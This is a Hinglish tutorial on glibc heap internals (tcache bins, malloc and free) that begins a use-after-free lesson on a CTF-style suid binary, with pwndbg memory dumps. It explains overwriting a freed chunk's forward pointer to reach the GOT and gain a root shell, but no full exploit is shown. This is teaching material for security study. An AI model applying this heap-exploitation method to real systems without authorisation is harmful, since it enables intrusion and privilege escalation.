
**Note:** yha pr ye **64** alag-2 size chunks store kr skta hai.

Aur upar **0x101** means **1** length **0x20** ki hai aur **1** length **0x30** ki hai.


Jaisa ki humne dekha ki ye jo diagram hai ye pura real nhi hai ye bas samjhne ke liye tha.




Lekin itna simple nhi tha. lekin kuchh aisa tha.




**Summary for tcache working** – man upar jo chunk hai humne uska use le liya aur hume is chunk ko free krna hai.



To hum kya karenge ki is chunk ka jo address hai. hume kaise pta chalega ki free ho gya hai. hum iska address **tcache** me likh denge. to hume pta rhega ki ye chunk free hai.



To iska fayda ye hai ki agar hume aage chalkar **0x20 bytes** ka ek chunk chahiye hoga to hume top chunk se katne ki jarurat nhi hai kyoki wo tcache ke andar phle se hi available hai to iska mtlb ek **chunk** free pda hai to iska hum use le skte hai ise hum recycle kr skte hai. aur hum ise ek chunk ki tarah use kr skte hai. yhi kam krta hai tcache.



Ab hum samjhte hai **malloc()** aur **free()** functions kam kaise krte hai.

**malloc()** – to jb hum heap se memory request krte hai malloc() function ke through to sbse phle malloc() check krta hai ki utni hi size ka memory tcache me available hai. man lo humne bola malloc() se mujhe 0x20 bytes ki memory chahiye to malloc check krega tcache me 0x20 bytes ka free chunk available hai ya nhi aisa bhi ho skta hai tcache me 0x30 , 0x40 ka bhi ho aur 0x20 ka na ho hume same size ka deta hai tcache humne 0x20 ka manga to 0x20 ka hi dega agar mil jata hai to de dega nhi to fir check karega other bins ke andar.

other bins ka mtlb jaise tcache hai waise hi aur bhi structure hai jiske andar free chunks store hote hai. tcache ke andar ek limit hai ki wo 7 free chunks hi store kr skta hai. 0x20 wale 7 chunks store karega , 0x30 wale 7 chunks hi store karega, 0x40, 0x50, 0x60... so on 7-7 chunks hi store krta hai. agar man lo mai 0x20 ke 8 chunks ko free kr du to kya hoga.

to 8<sup>th</sup> jakr other bins (other structure) me store hoga. jaise fast bin, unsorted bin, small bin, large bin etc inme jakr store hota hai.


to man lo other structure me bhi koi **0x20** ka chunk nhi hai to hum last me jakr jo **top chunk** hota hai humara usme se cut kr lenge. Sbse last me nikalte hai usse phle hum **tcache, other bins** me check krte hai.

**malloc(1) —> Check Tcache → Check Other Bins —> Cut Top Chunk**

**free()** – jb hum is malloc jo kiya hai humne isko free kr deta hun to ye kahan jayega. to ye sabse phle tcache me jayega. agar man lo tcache full hai to kya hoga. already 7 chunks hai wo pde hai free wale to 8<sup>th</sup> free kiya to ye other bins me jakr store ho jayega. aur bahut exceptional case hota hai jb hum kisi chunk ko free krte hai to wo jakr top chunk ke sath add ho jata hai. bahut bada chunk hai to wo jark top chunk se jud jata hai.

### Structure Of Tcache –

Yha pr tcache minimum size **0x20** aur maximum size **0x410** leta hai. aur khud ko alag-2 size ke hisab se divide kr rkha hai.




Isme same size ke chunks ek ke andar ek ke andar ek store hota hai. ye data structure ke linked list ke tarah kam krta hai. jaise ki linked list ek hota hai jiske element kaise

linked hai forward pointer ke help se means jb bhi hum kisi element pr jate hai us linked list ke to wahan element ki value aur ek forward point hota hai agle element ka ki agla element kahan pr hai. same ise tarah tcache kam krta hai.

Tcache **64 sizes** ke jo chunks hai unko store kr skta hai. agar hum **0x20 to 0x410** ke beech **16** ke gap pr calculate kare to 64 aayega.

Yha pr iske ek size ko **bin** khte hai jaise ki hum kuchh bhi delete krte hai to wo recycle bin me chali jati hai jahan se hum restore kr skte hai. waise hi ye bhi hota hai jahan se hum restore kr skte hai. hum ek chunk use kr rha hun uski jarurat nhi hai hum delete kr denge **bin** ke andar aa jayega. agar hume jarurat padegi to hum is **bin** se **recycle** kr use le lunga.

Ab hum smajh lete hai ki jo chunk humne allocate kiya hai aur jo chunk humne free kr diya hai wo kaisa hota hai. kya difference hota hai.



**Allocated chunk** – to jo allocated chunk hota hai uska suru ke **8 bytes** jo hote hai wo batate hai ki chunk ka size kya hai aur uske andar last ke jo **3 bits** hote hai wo batate hai ki kya flags lage hue hai ye pta chlta hai suru ke 8 bytes dekhkr baki chunk ke andar hum apna data store kr skte hai.

**Free Chunk** – jb hum ek chunk ko free kr dete hai. to suru ke **8 bytes** me chunk size likha hota hai aur flag likha hota hai leking agli jo **8 bytes** hoti hai wo forward pointer hoti hai agle jo chunk free hai uske liye aur uske andar ek address likha hoga. jo agla chunk free hai uska address. Uske andar ek agla address hogा aur uske andar ek agla address hogा isi tarah 7 bar. Aur aage ki byte me system data store kr skta hai hum nhi agar kr pa rhe hai to vulnerability hai uske bare me aage dekhenge.

Humne heap pd li ab heap exploitation me humara main focus kahan rhta hai hume krna kya hota hai. jaise humne stack exploitation ki bat kare to humara main focus tha ki kisi tarah return adres jo save hai use badalkr apne marji ka address dena hai one gadget ka address dena hai, win function ka address dena hai, system function ka address taki hum unko call kr paye.

To heap exploitation me humara main target rhta hai ye **Fd Pointer** hume kisi tarah is **fd pointer** ki value change krni hoti hai. man lo hum is **fd pointer** ki value change krke **got ka address** likh de to uske bad mai jb ek ya do bar malloc karunga to kya hogा. to jb mai **got ka address** likh diya to **tcache** ko lagega ki wo jo **got table** hai ya **got address** hai uska ek chunk hai.

To jb mai malloc karunga to jo tcache hai wo got table ko mujhe ek chunk ki tarah de dega usko lagega ki uska ek chunk hai heap ke andar ka jise uthkr mujhe de dega. kyoki mai forward pointer got pr kr diya tha. to mai jb malloc krke got table ko le pa rha hun. Jb ek chunk mere ko heap se milta hai. mai uspar kya kr skta hun us chunk pr, mai uspr kuchh bhi write kr skta hun means mai got table me kuchh bhi overwrite kr skta hun, read kr skta hun means got table ki value pd skta hun jo ki mujhe libc ka leak de skti hai. to humara main kam hota hai is fd pointer ko control krna. Ab mai isme jo bhi address rkhunga to mai us address pr kuchh bhi write kr skta hun, kuchh bhi read kr skta hun malloc krke.

Ab hum aage dekhenge ki kaise hum is fd pointer ko control kr skte hai different techniques ke helps se aur hum kitna easy tarike se shell le skte hai.

#####

## Use After Free Vulnerability Tcache

Is tutorial me hume **heap** exploitation ki sabse phli vulnerability dekhenge jo ki hai use after free vulnerability

```
→ Use After Free ls -la
total 17800
drwxr-xr-x  2 root root      4096 Aug 13 12:36 .
drwxr-xr-x 15 root root      4096 Aug 13 12:34 ..
-rw xr-xr-x  1 root root  1386480 Aug 13 12:35 ld-2.27.so
-rw xr-xr-x  1 root root 16803192 Aug 13 12:35 libc.so.6
-rwsr-sr-x  1 root root   21688 Aug 13 12:36 uaf
→ Use After Free
```

Yha pr hume ek binary di gyi hai aur is pr **suid** bit set hai aur humara task hai binary ko exploit krke root ka shell lena. Is binary ke sath **libc 6** use hua hai aur **linker 2.27** use kiya gya hai. Is binary ke sath hume libc aur linker dono download krna hogा.

Is binary ko run krke dekh lete hai.

```
→ Use After Free ./uaf
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

To yha pr ye binary bilkul aisa hai jaisa hume heap ke challenges ctf me milta hai. bilkul isi tarah se menu milta hai usme hum malloc, free, edit, list kr skte hai.

Ok, to hum **malloc** krke dekh lete hai.

```
→ Use After Free ./uaf
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
1 8   I
Allocating 8 bytes
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

Yha pr humne 1 select kiya aur 8 bytes ka malloc kiya.

Ab hume free krna hai usi chunk ko to hum likhenge **2** aur iska index number first chunk hai to index **0** hogा.

```
2 0
Freeing pointer 0: 0x1505260
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
I
```

Ab hum list krke bhi dekh skte hai.

```
4
Index I Pointers      Requested Size Status
0          0x1505260        8       Freed
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
I
```

Yha hum dekh skte hai 8 bytes ka request kiya tha wo free ho chuka hai aur pointer ka address bhi show kr rha hai.

hum edit bhi kr skte hai kisi chunk ko. iske liye hum ek chunk bna lete hai.

```
1 10
Allocating 10 bytes
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

To edit krne ke liye hum number **3** denge aur index number **1** denge. fir data likhenge fir enter marenge.

```
3 1 AAABBB
Editing pointer 1: 0x1505260
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

Yha pr ye pointer edit ho jayega.

Ise hum 4 select krke dekh lete hai.

Index	Pointers	Requested Size	Status
0	0x1505260	8	Freed
1	0x1505260	10	Under Use

Choose from the following menu:

1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit

1

Yha hum dekh skte hai ye abhi under use hai.

Ab exit hone ke liye 5 press kr skte hai.

Choose from the following menu:

1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit

5

→ Use After Free

Ab agar hum protection ki bat kare to jo protection stack me kam krti hai **PIE, NX, Canary** wo yha pr itni use nhi aati hai. NX ofcourse aati hume shell code run krne se rok deti hai. PIE bhi kam aa jati hai address randomise krti hai. agar hum koi function ka use lete hai. ASLR bhi kam aa jati hai lekin canary humare ko rokti nhi hai. heap me protection aise kam nhi krti heap me kya hota hai ki libc ke version pr depend krta hai. heap ka jo code hota hai wo vulnerable hota hai. heap ke code ko har bar sahi kiya jata hai jb bhi libc ka naya version aata hai. uske andar ek vulnerability fix kari jati hai. fir log usme nayi vulnerability find krte hai. fir libc ka new version aata hai heap aise hi kam krta hai.

To jitna jyada heap ka old version hoga utni jyada vulnerability hogi jo logo ne find ki thi. Jitna latest version hoga utna km ya na ke equal vulnerability hogi

Is binary ko hum **gdb** me open kr lenge.

```
→ Use After Free gdb ./uaf
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./uaf...
(No debugging symbols found in ./uaf)
pwndbg>
```

Aur ise run kr dete hai. aur sath hi sath **vis** krke dekhte rhenge ki kya ho rha hai.

```
pwndbg> r
Starting program: /root/yt/pwn/publish/Use After Free/uaf
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

To sbse phle malloc krte hai.

```
1 8
Allocating 8 bytes
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

Ctrl+c krke vis command run krte hai.

```
[ STACK ]  
00:0000| rsp 0x7ffc2529d978 -> 0x401716 (main+85) ← movzx eax, byte  
]  
01:0008|      0x7ffc2529d980 -> 0x7ffc2529d9b0 ← 0xffffffff  
02:0010|      0x7ffc2529d988 ← 0x82529d9c0  
03:0018| rsi 0x7ffc2529d990 ← 0x7f310a382031  
04:0020|      0x7ffc2529d998 ← 0x0  
05:0028|      0x7ffc2529d9a0 ← 0x34000000340  
06:0030|      0x7ffc2529d9a8 ← 0x34000000340  
07:0038|      0x7ffc2529d9b0 ← 0xffffffff  
[ BACKTRACE ]  
► f 0 0x7f31bf8ed631 read+17  
  f 1          0x401716 main+85  
  f 2 0x7f31bf82aa87 __libc_start_main+231  
  
pwndbg> vis
```

0x2215130	0x0000000000000000	0x0000000000000000	.....
0x2215140	0x0000000000000000	0x0000000000000000	.....
0x2215150	0x0000000000000000	0x0000000000000000	.....
0x2215160	0x0000000000000000	0x0000000000000000	.....
0x2215170	0x0000000000000000	0x0000000000000000	.....
0x2215180	0x0000000000000000	0x0000000000000000	.....
0x2215190	0x0000000000000000	0x0000000000000000	.....
0x22151a0	0x0000000000000000	0x0000000000000000	.....
0x22151b0	0x0000000000000000	0x0000000000000000	.....
0x22151c0	0x0000000000000000	0x0000000000000000	.....
0x22151d0	0x0000000000000000	0x0000000000000000	.....
0x22151e0	0x0000000000000000	0x0000000000000000	.....
0x22151f0	0x0000000000000000	0x0000000000000000	.....
0x2215200	0x0000000000000000	0x0000000000000000	.....
0x2215210	0x0000000000000000	0x0000000000000000	.....
0x2215220	0x0000000000000000	0x0000000000000000	.....
0x2215230	0x0000000000000000	0x0000000000000000	.....
0x2215240	0x0000000000000000	0x0000000000000000	.....
0x2215250	0x0000000000000000	0x000000000000021	.....!
0x2215260	0x0000000000000000	0x0000000000000000	.....
0x2215270	0x0000000000000000	0x0000000000020d91	.....
<-- Top chunk			

```
pwndbg>
```

To yha pr hum dekh skte hai humara jo chunk hai wo allocate ho gya humne 8 bytes ki thi aur minimun 32 bytes ka bnta hai. to 32 bytes ka bn gya.

Is bad c se continue krte hai.

```
pwndbg> c
Continuing.

Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

Man lo hume content likhna hai iske andar to hum menu se **3** ka use krenge uske bad **0** index ka hai ye uske bad AAAAAAAA (8 times) put dete hai.

```
3 0 AAAAAAAA
Editing pointer 0: 0x2215260
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

Iske bad ctrl+c krte hai aur **vis** krte hai.

```
[ STACK ]
00:0000 |  rsp 0x7ffc2529d978 -> 0x401716 (main+85) ← movzx eax, b
]
01:0008 |      0x7ffc2529d980 -> 0x7ffc2529d9b0 ← 0xffffffff
02:0010 |      0x7ffc2529d988 ← 0x2529d9c0
03:0018 |  rsi 0x7ffc2529d990 ← '3 0 AAAAAAAA\n'
04:0020 |      0x7ffc2529d998 ← 0xa4141414 /* 'AAAA\n' */
05:0028 |      0x7ffc2529d9a0 ← 0x34000000340
06:0030 |      0x7ffc2529d9a8 ← 0x34000000340
07:0038 |      0x7ffc2529d9b0 ← 0xffffffff
[ BACKTRACE ]
▶ f 0 0x7f31bf8ed631 read+17
  f 1          0x401716 main+85
  f 2 0x7f31bf82aa87 __libc_start_main+231
```

```
pwndbg> vis
```

0x22151d0	0x0000000000000000	0x0000000000000000	.....
0x22151e0	0x0000000000000000	0x0000000000000000	.....
0x22151f0	0x0000000000000000	0x0000000000000000	.....
0x2215200	0x0000000000000000	0x0000000000000000	.....
0x2215210	0x0000000000000000	0x0000000000000000	.....
0x2215220	0x0000000000000000	0x0000000000000000	.....
0x2215230	0x0000000000000000	0x0000000000000000	.....
0x2215240	0x0000000000000000	0x0000000000000000	.....
0x2215250	0x0000000000000000	0x0000000000000021	..... ! .....
0x2215260	0x4141414141414141	0x0000000000000000	AAAAAAA.....
0x2215270	0x0000000000000000	I 0x0000000000020d91	.....
<-- Top chunk			
<b>pwndbg&gt;</b>			

Yha pr 0x4141414141... AAAAAAAA... aa gya.

Agar isko free krna hai to wo bhi bahut aasani se kr skte hai.

Isko continue krte hai.

```
pwndbg> c
Continuing.
```

```
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

Ab free ke liye menu **2** ka use krte hai aur index **0** ka use krenge.

```
2 0
Freeing pointer 0: 0x2215260
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

**Ctrl + c** rkte hai aur iske bar **vis** command run krte hai.

```
[ STACK ]  
00:0000 |  rsp 0x7ffc2529d978 -> 0x401716 (main+85) ← movzx eax, by  
]  
01:0008 |      0x7ffc2529d980 -> 0x7ffc2529d9b0 ← 0xffffffff  
02:0010 |      0x7ffc2529d988 ← 0x2529d9c0  
03:0018 |  rsi 0x7ffc2529d990 ← '3 0 AAAAAAAA\n'  
04:0020 |      0x7ffc2529d998 ← 0xa41414141 /* 'AAAA\n' */  
05:0028 |      0x7ffc2529d9a0 ← 0x34000000340  
06:0030 |      0x7ffc2529d9a8 ← 0x34000000340  
07:0038 |      0x7ffc2529d9b0 ← 0xffffffff  
[ BACKTRACE ]  
► f 0 0x7f31bf8ed631 read+17  
  f 1          0x401716 main+85  
  f 2 0x7f31bf82aa87 __libc_start_main+231
```

**pwndbg> vis**

```
0x2215220 0x0000000000000000 0x0000000000000000 .....  
0x2215230 0x0000000000000000 0x0000000000000000 .....  
0x2215240 0x0000000000000000 0x0000000000000000 .....  
0x2215250 0x0000000000000000 0x0000000000000021 .....!  
0x2215260 0x0000000000000000 0x0000000000000000 .....  
<-- tcachebins[0x20][0/1]  
0x2215270 0x0000000000000000 0x0000000000020d91 .....  
<-- Top chunk  
pwndbg> █ █
```

Yha pr hum dekh skte hai **1** free show kr rha hai. upar chalkr dekhe to yha pr bhi dikha rha hai.

```
0x2215220 0x0000000000000000 0x0000000000000000 .....  
0x2215230 0x0000000000000000 0x0000000000000000 .....  
0x2215240 0x0000000000000000 0x0000000000000000 .....  
0x2215250 0x0000000000000000 0x0000000000000021 .....!  
0x2215260 0x0000000000000000 0x0000000000000000 .....  
<-- tcachebins[0x20][0/1]  
0x2215270 0x0000000000000000 0x0000000000020d91 .....  
<-- Top chunk  
pwndbg> █ █
```

0x2215000	0x0000000000000000	0x000000000000251	.....Q.....
0x2215010	0x0000000000000001	0x0000000000000000	.....
0x2215020	0x0000000000000000	0x0000000000000000	.....
0x2215030	0x0000000000000000	0x0000000000000000	.....
0x2215040	0x0000000000000000	0x0000000000000000	.....
0x2215050	0x000000002215260	0x0000000000000000	'R!.....
0x2215060	0x0000000000000000	0x0000000000000000	.....
0x2215070	0x0000000000000000	0x0000000000000000	.....
0x2215080	0x0000000000000000	0x0000000000000000	.....

